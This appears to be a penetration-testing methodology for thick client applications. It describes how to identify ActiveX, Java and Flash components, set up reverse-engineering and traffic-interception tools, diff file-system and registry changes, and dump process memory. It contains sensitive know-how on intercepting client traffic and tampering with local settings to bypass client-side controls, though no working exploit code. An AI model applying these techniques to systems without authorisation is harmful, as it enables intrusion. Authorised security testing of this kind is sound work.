It should be noted that although the tools preloaded within these builds have all been submitted to Virus Total (which uses a comprehensive range of commercial anti-virus products to scan submitted samples), anti-virus technologies are not 100% accurate and a complete guarantee cannot be provided over the content of these virtual machines.

Therefore it is recommended that whenever deploying these tools within client networks it should be checked that corporate policy has been observed and that client administration staff have verified and authorized their use.



Thick client assessment overview diagram

Overview of the testing process

This thick client testing methodology is broken down into 9 sections. The first section provides a brief guide as to the main client technology types which are likely to be encountered within such engagements and the key features which can be used to identify them. Following this, 'Setup analysis environment' describes the setup and testing of many of the tools utilized later in the methodology. The next section describes the tools and steps involved in analysing the changes made to the client systems by application installs. 'Binary/Bytecode Analysis' walks the reader through a number of techniques which can be employed to disassemble, decompile and analyse application components for vulnerabilities (focusing on WinPE/ActiveX/Java). 'Traffic Analysis' provides guidance on testing activities which involve directly viewing and manipulating the network traffic generated by the client and server. The section 'Client controls bypassing' demonstrates the use of tools which can be used to circumvent security controls which are only implemented at the client side. The final two sections deal with methods of discovering application vulnerabilities through sending certain predefined attack signatures to both the local client and remote server components (fuzzing).




Identify Application Type

Identifying the application's technology stack is an imperative requirement when deciding upon a correct course of testing activities. It is for this reason that the first section of this methodology provides an overview of the various client-side technologies which are likely to be encountered when conducting thick client assessments. These sections aim to provide the reader with not only a basic understanding of the technologies involved but also an ability to quickly and reliably identify each category.

ActiveX

ActiveX controls provide a method for windows portable executables (PE/EXE) to be embedded within web pages. Once these controls are installed/registered, through JavaScript the browser is able to 'call' functions published by the executable through 'Component Object Model' (COM) Interfaces. The following code-snippet demonstrates this:



The screenshot shows a Notepad++ window titled "new 2 - Notepad++". The code editor contains the following HTML snippet:

```
1 <object id="myObject"
2   classid="CLSID:S7H4K3N2-4974-D6F7-1A8D-1J7DH46FT330"
3   codebase="https://mysite.com/ax/myobject.cab">
4   </object>
5
6   <form>
7     <input type="button" value="Go"
8       onclick=JavaScript:alert(document.myObject.OpenPort)>
9   </form>
10
```


The code uses the ActiveX object model to embed a component from a CAB file and includes a button that triggers a JavaScript alert when clicked.

ActiveX control code example

Due to the fact that ActiveX controls are essentially full executables running on the client system, they can interact with the entire operating system in the same way as any other executable (with the privileges of the running user). This has obvious security implications as any attacker who is able to gain control of the ActiveX object (through attacks such as buffer overflows) will likely gain complete control of the client system. Even if only able to trigger legitimate functionalities exported by the control, there exists significant potential to exploit these functionalities to execute attacks of critical severity.



Identifying when a site is utilizing ActiveX controls is relatively trivial as they can be easily spotted in the HTML source as demonstrated above. Additionally, an alert bar will appear at the top of the browser window prompting the user to allow the ActiveX control or as sometimes stated, to declare it 'safe for scripting'.



ActiveX browser prompt

Java Applets

From a high level perspective other than the obvious underlying language difference Java applets and ActiveX controls accomplish similar tasks to each other with only one major difference; Java applets run in a sandboxed environment. As with all Java based applications applets are not natively compiled to execute directly on the operating system, executing tasks through calling its APIs; instead they run within a Java Virtual Machine (JVM). This difference means that Java applets are unlikely to expose such potentially security sensitive functionality as may be found within an ActiveX control (i.e. the JVM



controls the degree of access which is granted to operating system resources). Due to the relative lack of functionality-scope available to these components, applets are usually used for tasks such as capturing user input or providing interactive content which exceeds the complexity of that which is usually assigned to JavaScript based content.

The following code segment demonstrates through HTML a typical use of and interaction with a Java applet.

The screenshot shows a Notepad++ window titled "new 3 - Notepad++". The code in the editor is as follows:

```
1 <script>
2     function play() {
3         alert("you scored " + TheApplet.getScore());
4         document.location = "submitScore.jsp?score=" +
5             TheApplet.getObsScore() + "&name=" +
6             document.playForm.yourName.value;
7     }
8 </script>
9
10 <form name=playForm>
11     <p>Enter name: <input type="text" name="yourName" value=""></p>
12     <input type="button" value="Play" onclick="JavaScript:play()">
13 </form>
14
15 <applet code="https://wahh-game.com/JavaGame.class" id="TheApplet"></applet>
16
```

The status bar at the bottom of the Notepad++ window displays: length : 463 lines : 16 Ln : 16 Col : 1 Sel : 0 Dos\Windows ANSI INS

Java code example

Flash/ActionScript

Far and away the most widely used of the thick client components listed here is Flash. Although not considered by many as thick client technology (but rather a vector graphics engine due to common usage), Flash can be compared fairly closely to Java applets. Both are delivered as byte-code which executes within a virtual environment and are therefore sandboxed (to some degree) from the operating system. Flash utilizes an object oriented



language called ActionScript (closely related to JavaScript) to create potentially sophisticated multimedia rich applications.

Other

Depending on preferred definitions, thick client applications do not have to deliver their thick client components through a web browser; therefore any client/server application architecture which shifts a significant portion of application functionality to the client side with or without a web based component could fall into this category. In these cases technologies as wide ranging as .NET, Perl, shell-scripts etc. can play a part in thick client engagements. In many cases such as with natively compiled C++ based clients, (which are not delivered with COM interfaces as an ActiveX control) these components can be analysed utilising many of the same techniques as will be applied to their ActiveX equivalents. Standalone .NET applications will share a great deal with Java applets in terms of testing techniques.

Practical steps

- Explore application entry-points as directed by client
- Search source code for thick client identifying components:
 - <applet>
 - <object>
- Inspect identified element content for 'object' type.
- For non-web based components determine underlying technology
 - Load into IDA, for detection of assembly type
 - To determine version of .NET framework (and 32/64bit build-type) run:

```
PEParser.exe <filename>
```



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop>PEParser.exe "c:\Program Files\HP\AMP 8.1\Console\AmpConsole.exe"
AmpConsole.exe: x86, Net2_0
C:\Documents and Settings\Administrator\Desktop>
```

PEParser.exe example



Setup Analysis Environment

This section provides an overview of the main testing environment including descriptions of testing tools and any necessary setup/configuration detail.

Load and configure file system and memory tools

Setup and test Sysinternals tools

The Sysinternals toolset provides a set of advanced windows system utilities which can be used to manage, troubleshoot and diagnose Windows systems and applications.

Process monitor (now includes Filemon & Regmon functionality)

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, registry and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such as session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more.

- If necessary download the Zip package containing the executable from:

<http://technet.microsoft.com/en-gb/sysinternals/bb896645>

- Extract the Zip
- Run 'Procmon.exe'
- Ensure that main features are operating correctly
 - Tools->File Summary
 - Check for meaning population with real-time file access data
 - Tools->Registry Summary
 - Check for meaning population with real-time registry access data



Setup and test additional custom tools & scripts

Compare.py

Compare.py is a simple python script which compares two points on the file-system for differences. This can be useful for quickly analysing installation and system directories before and after key events such as application install, configuration downloads and changes.

Install Python:

<http://www.python.org/download/>

Ensure that the python install directory has been added to the 'Path' system variable.

Right click 'My computer'

Left click 'Properties'

Choose the 'Advanced' tab

Click 'Environment Variables'

In the 'System Variables' list select 'Path'

Click the 'Edit' button

Place the cursor at the end of the 'Variable Value' edit-box

For a default current (as of time of writing) install of Python on Windows append the value
;C:\Python27

At the command prompt navigate to the script location and test according to the below screenshot:



```
C:\Documents and Settings\Administrator\Desktop>python compare.py
Usage: compare.py <dir1> <dir2> <outputfile> <stdout_switch>
Example: compare.py old new out.log true
C:\Documents and Settings\Administrator\Desktop>python compare.py 1stdir 2nddir log.txt true
The following file has altered: ./data.txt
2nddir has the added file: ./newData.txt
Done
C:\Documents and Settings\Administrator\Desktop>
```

Compare script example

User Mode Process Dumper Version 8.1

The User Mode Process Dumper (userdump) dumps the memory of any executing 32 bit processes memory image. This is achieved without killing the process or working with complex debuggers. A description of its use is included later in the methodology but installation is simple. Simply extract the download content and run the setup executable. User Mode Process Dumper is available from:

<http://www.microsoft.com/downloads/en/details.aspx?FamilyID=e089ca41-6a87-40c8-bf69-28ac08570b7e&displaylang=en>

Win32 - IDA Pro

IDA Pro is a Windows, Linux & OS X hosted multi-processor disassembler and debugger available at:

<http://www.hex-rays.com/idapro/idadown.htm>

Although a full binary-analysis/reverse-engineering guide is out of scope for this document there exist a number of plugins and scripts which can be easily executed within IDA in order to efficiently and quickly gain meaningful results.

Note, due to relative path issues some plugins require that the currently disassembled file be placed within the IDA root installation folder. Typically this is a location similar to 'C:\Program Files\IDA Demo 6.0'.

Configure binary analysis plugins

IDC plugins come in a number of different formats but usually they will consist of a 'plw' file.



- The PLW file must be placed within the <application-root>\plugins directory.
- If the plugin is also packaged with an accompanying dll file, this will need to be placed within the application root.
- To test that it has been installed correctly:
 - Launch IDA
 - Open a sample exe file
 - Navigate to Edit->Plugins->Plugin-name


A large repository of useful plugins can be found within the ‘Open RCE’ (Open Reverse Code Engineering community) website:

http://www.openrce.org/downloads/browse/IDA_Plugins

Configure binary analysis IDC scripts

Extensions to IDA can also be in the IDC script format. These scripts should be placed within the ‘IDA application root’\idc\<subfolder>. To test the script within IDA:

- Navigate to File->‘Script File’
- Select the new IDC script within the file open dialog
- View the script output which will typically appear within the ‘Output Window’



IDA plugin output

Java – JAD

Jad (JAVA Decompiler) is a decompiler for the Java programming language. Jad provides a command-line user interface to extract source code from class files. It can be downloaded from the Varaneckas site at:

<http://www.varaneckas.com/jad>


The installation can be tested using the single command:
jad -sjava HelloWorld.class

Flash – Flare

Flare is a Flash decompiler which processes an SWF file and extracts the contained ActionScript. The output is written to a single text file. Only ActionScript is extracted, no text or images. It is available at the following URL:

<http://www.nowrap.de/download/flare06setup.exe>

Once installed an additional context menu will appear (Decompile) which will dump the contained ActionScript to a file in the same directory but with the extension FLR.



Flash decompiler context menu item

OllyDbg

OllyDbg is a free 32-bit user-mode debugger for Windows. It currently will not debug .NET executables so for this a full paid version of IDA Pro is required. As it is a ring 3 or user mode debugger it is not possible to debug code running as the System user within Windows. However, as it is highly probable that thick client application components will be found to run entirely in ring 3 it is a valuable addition to a testing toolkit. Installation and testing can be accomplished simply through extracting the zip container, running 'OLLYDBG.EXE' and loading a sample executable.

Setup inline TCP proxies for later fuzzing

Load and configure Mallory Proxy (inline or stand-alone)

Mallory is a transparent TCP and UDP proxy. It is a highly useful tool for transparently accessing hard to intercept network streams.

It provides a method to intercept proprietary protocols and hard to intercept traffic.

First, download the [Mallory Minimal VMware Image](#)

Follow the guide here for setup:

https://bitbucket.org/IntrepidusGroup/mallory/wiki/Mallory_Minimal_Guide



Load and Configure Sniff'n'Spit

During Penetration testing it can be seen that thick-clients sometimes communicate with a server whose IP address is hardcoded in to it. The HTTP communication between such client and server is harder to intercept and test. Sniff-n-Spit is a very useful utility in such scenarios. It sniffs for HTTP packets from the client to server and forwards them to your favourite proxy (Burp, WebScarab , Paros etc.). It can be obtained from the following URL:

<http://www.andlabs.org/tools/SniffnSpit/SniffnSpit.html>

Test the tool by specifying it with the following parameters:

- Number of the listening interface.
- Source IP, Source Port (optional), Destination IP, and Destination Port of the tcp session that is to be sniffed.
- Target IP and Target Port of the Interceptor Proxy.
- The tool can be forced to listen on promiscuous mode with the '-p' switch.

Load and configure traffic analysis tools and filters

Load and Configure Wireshark and Tshark

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development.

Installation and configuration of the base product is straight-forward and simply involves following the graphical installer package. As is the case for the other tools here which benefit from promiscuous mode listening, installation of the WinPcap is a requirement under Windows. However, the tool is pre-bundled with the majority the applications for which it is required.

Load any and all custom filters based on the application type

Wireshark supports the building of custom display and capture filters. A discussion of how to build these expressions is beyond the scope of this document, however resources can be found at the following URLs:

http://www.wireshark.org/docs/wsug_html_chunked/ChCapCaptureFilterSection.html
<http://wiki.wireshark.org/DisplayFilters>



Setup VM Testing Environment

As discussed within the introduction two VMWare builds have been constructed for deployment with this methodology. It should be ensured that the tester's local copies of these virtual machines boot and function correctly prior to commencing the engagement.

In addition to these resources it is recommended that the tester have at their disposal a clean install of a Linux distribution they are comfortable with using. This backup Linux VM is advisable due to the potential for anomalous behaviours within a heavily customized distribution such as BackTrack. However, as is the case with all testing engagements Backtrack represents a powerful, preconfigured testing platform that should be always be carried.



File System and Memory Enumeration

Real-time process analysis

Process explorer provides a straightforward, accessible interface which reveals real-time information relating to running processes. If in handle mode you'll see the handles that the process selected in the top window has opened (files etc...); if Process Explorer is in DLL mode you'll see the DLLs and memory-mapped files that the process has loaded. To use, simply run the executable, search for the target application, left click and view pertinent information in the lower pane.

The screenshot shows the Process Explorer interface. The main window displays a list of running processes:

Process	PID	CPU	Private Bytes	Working Set	Description
CVH.EXE	3884	8,668 K	11,756 K	Microsoft O	
WINWORD.EXE	528	30,412 K	64,012 K		
OFFICEVIRT.EXE	2820	2,244 K	3,676 K		
firefox.exe					

The bottom pane shows the handle table with the following entries:

Type	Name
File	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.l
File	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.l
File	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.l
Key	HKLM
KeyedEvent	\KernelObjects\CritSecOutOfMemoryEvent
Mutant	\BaseNamedObjects\ShimCacheMutex
Mutant	\BaseNamedObjects\10MU_ACBPIDS_S-1-5-5-0-66968

At the bottom of the interface, performance metrics are displayed: CPU Usage: 20.29%, Commit Charge: 34.01%, Processes: 49, Physical Usage: 66.69%.

Process Explorer




Identify file system changes

Inspect file-system for changes both pre and post installation as well as pre and post first run/connect

This task can be accomplished in a number of different ways. For full file system and registry change identification a tool named ‘WhatChanged’ can be utilized (http://www.majorgeeks.com/What_Changed_d5018.html). Although producing relatively comprehensive results this tool can of course be extremely time-consuming. When only the differences between two isolated installation directory structures is necessary, the python script ‘compare.py’ will produce much faster results. To utilize ‘WhatChanged’:

- Execute the main ‘whatchanged.exe’ PE
- Choose drive letters and registry components to snapshot
- Click ‘Step #1: Take SystemSnapshot’
- Once complete, install thick client application
- Click the ‘Step #2: See what changes since Snapshot’
- View the results



What changed system difference tool

To utilize the compare.py script:

- Create of copy of the directory which will contain the dropped/changed directory and files (i.e. C:\Program Files)

- Install or conduct whichever thick-client activity is to be analysed
- Run: compare.py "Program Files" "old_ProgFiles" out.log true
- View results within out.log or on command prompt if last flag is true

Inspect any and all deployed temporary or system files for vulnerabilities or transparent code that could lead to vulnerabilities

Search through files which have been identified during 4.1.1 for human readable content which may be linked to any security considerations. This process will draw on your subjective understanding of the application's functional purpose and wider knowledge of potential risk factors but some key items to consider may consist of:



- Plain-text configuration data – Is there plaintext/unencrypted configuration information dropped by the client that can be modified to the detriment of security?
- What are the permissions associated with the dropped file system components? Can lower privileged or different users modify any application components?
- Is the client making use of any recognizable backend technologies such as SQLight to store data? If so, can the content be extracted/tampered with?
- Does the client store any sensitive information unencrypted in temporary or permanent files? Even if utilizing encryption, are keys stored securely and are the algorithms employed sufficiently strong? Note, this item ties into the content covered in the next section ‘Binary Analysis’.

Time permitting it is important to analyse changes made by the client not only through installation but also at key activity points such as first connect etc. This can be highly effective in pinpointing the location of configuration files and temporary storage.

When analyzing these files a tester can use a simply use a utility called strings to locate ASCII text longer than three characters. Since the environment is Windows and strings is most commonly a linux utility a tester can use the stand alone sysinternal strings executable:

<http://technet.microsoft.com/en-us/sysinternals/bb897439.aspx>
or install the cygwin linux shell emulator which will include it:

<http://cygwin.com/install.html>

Identify Registry changes

Inspect registry for changes both pre and post installation as well as pre and post first run/connect

Registry changes can be analysed using a number of different tools. If the ‘WhatChanged’ tool has been run with the registry settings enabled as in section 4.1.2 the results will be available bundled with the file-system difference results.



Inspect registry keys for interesting data

Many applications typically store configuration data within the registry, so any changes discovered are likely to control key application behaviours.

- Analyse new and modified registry entries for values that control security sensitive functionalities.
 - Attempt to modify these values and observe the application for differing application behaviours
 - For values without readily meaningful titles attempt to reverse engineer through modification and observation
- Analyse new and modified registry entries for insufficiently encrypted sensitive information

Map process space of the running application

Identify privilege level of running process

Process Monitor can be used to determine the owner of a given process.

- Launch procmon.exe
- Navigate to Tools->'Process Tree...'
- Identify associated process through the columns:
 - Process
 - Image Path
 - Command
- Log the owner of all associated process
 - Analyse discovered users/groups for privilege level
 - Log components running with excessive privileges



Process Tree

Only show processes still running at end of current trace
 Timelines cover displayed events only

Process	D.	Image Path	Company	Owner	Command
Idle (0)		Idle			
System (4)		System	Microsoft	NT AUTHORITY\SYSTEM	
smss.exe (508)	W...	C:\WINDOWS\SYSTEM32\smss.exe	Microsoft	NT AUTHORITY\SYSTEM	\SystemRoot'
csrss.exe (732)	Cl...	C:\WINDOWS\SYSTEM32\csrss.exe	Microsoft	NT AUTHORITY\SYSTEM	C:\WINDOWS
winlogon.exe (756)	W...	C:\WINDOWS\SYSTEM32\winlogon.exe	Microsoft	NT AUTHORITY\SYSTEM	winlogon.exe
services.exe (804)	S...	C:\WINDOWS\SYSTEM32\services.exe	Microsoft	NT AUTHORITY\SYSTEM	C:\WINDOWS
vmacthl.exe (976)	V...	C:\Program Files\VMware, Inc.\VMware Virtual Platform\vmacthl.exe	VMware, Inc.	NT AUTHORITY\SYSTEM	"C:\Program Files\VMware, Inc.\VMware Virtual Platform\vmacthl.exe"
svchost.exe (996)	G...	C:\WINDOWS\SYSTEM32\svchost.exe	Microsoft	NT AUTHORITY\SYSTEM	C:\WINDOWS
wmiprvse.exe (1016)	C:\WINDOWS\SYSTEM32\wmiprvse.exe			S-1-5-18	C:\WINDOWS
svchost.exe (1072)	G...	C:\WINDOWS\SYSTEM32\svchost.exe	Microsoft	NT AUTHORITY\SYSTEM	C:\WINDOWS
svchost.exe (1172)	G...	C:\WINDOWS\SYSTEM32\svchost.exe	Microsoft	NT AUTHORITY\SYSTEM	C:\WINDOWS
svchost.exe (1360)	G...	C:\WINDOWS\SYSTEM32\svchost.exe	Microsoft	NT AUTHORITY\SYSTEM	C:\WINDOWS

Procmon process tree

Map for further analysis

It can be highly useful to dump the clients running process at key points within its execution flow. This can help identify functionalities or even extract information obfuscated from the GUI. Again, full binary analysis is out of scope for this document but should dumps be recorded, if necessary they may later be analysed (offsite) by individuals skilled in this area.

MS's 'User Mode Process Dumper' can be used to quickly and easily dump a running Window processes' memory image on the fly, without attaching a debugger, or terminating target processes

- Navigate to Control Panel->Process Dumper->Hot Keys->New
- Select a hotkey keystroke
- Select the directory processes will be dumped to
- Select "Specify target applications"
 - Enter application name
- Click OK
- Hold down CTRL+ALT+SHIFT and while holding down all three keys at once, type: dump
- Release the CTRL, ALT, and SHIFT keys.



- When you are ready to create a crash dump, press the key that has letter "A" on it (or whatever key you may have chosen in the preceding step)
- A grey box is displayed in the upper left-hand corner of your screen informing you that the Userdump.exe tool is creating a core dump

As this tool is only available for Windows XP when analysing a process from within Vista/Win7 a memory dump may be obtained from the ‘Process’ tab of ‘Task Manager’. Simply right click on the process to be dumped and select ‘Create Dump File’. The file created will then be accessible through the Visual Studio disassembler.

Provided a full professional version of IDA Pro is available the ‘Snapshot!’ (<http://www.openrce.org/downloads/details/50/Snapshot!>) plugin may be used to obtain process dumps.

- Launch IDA pro
- Select the plugin from the Edit->Plugins menus
- Follow the steps as prompted



Binary/Bytecode Analysis

WinPE/ActiveX

Decompilation

Although decompilation of natively compiled code is far less effective in respect of its byte-code counterparts (Java, Flash), for those inexperienced in assembly language but practised in higher level languages such as C/C++ the extracted source can prove invaluable.

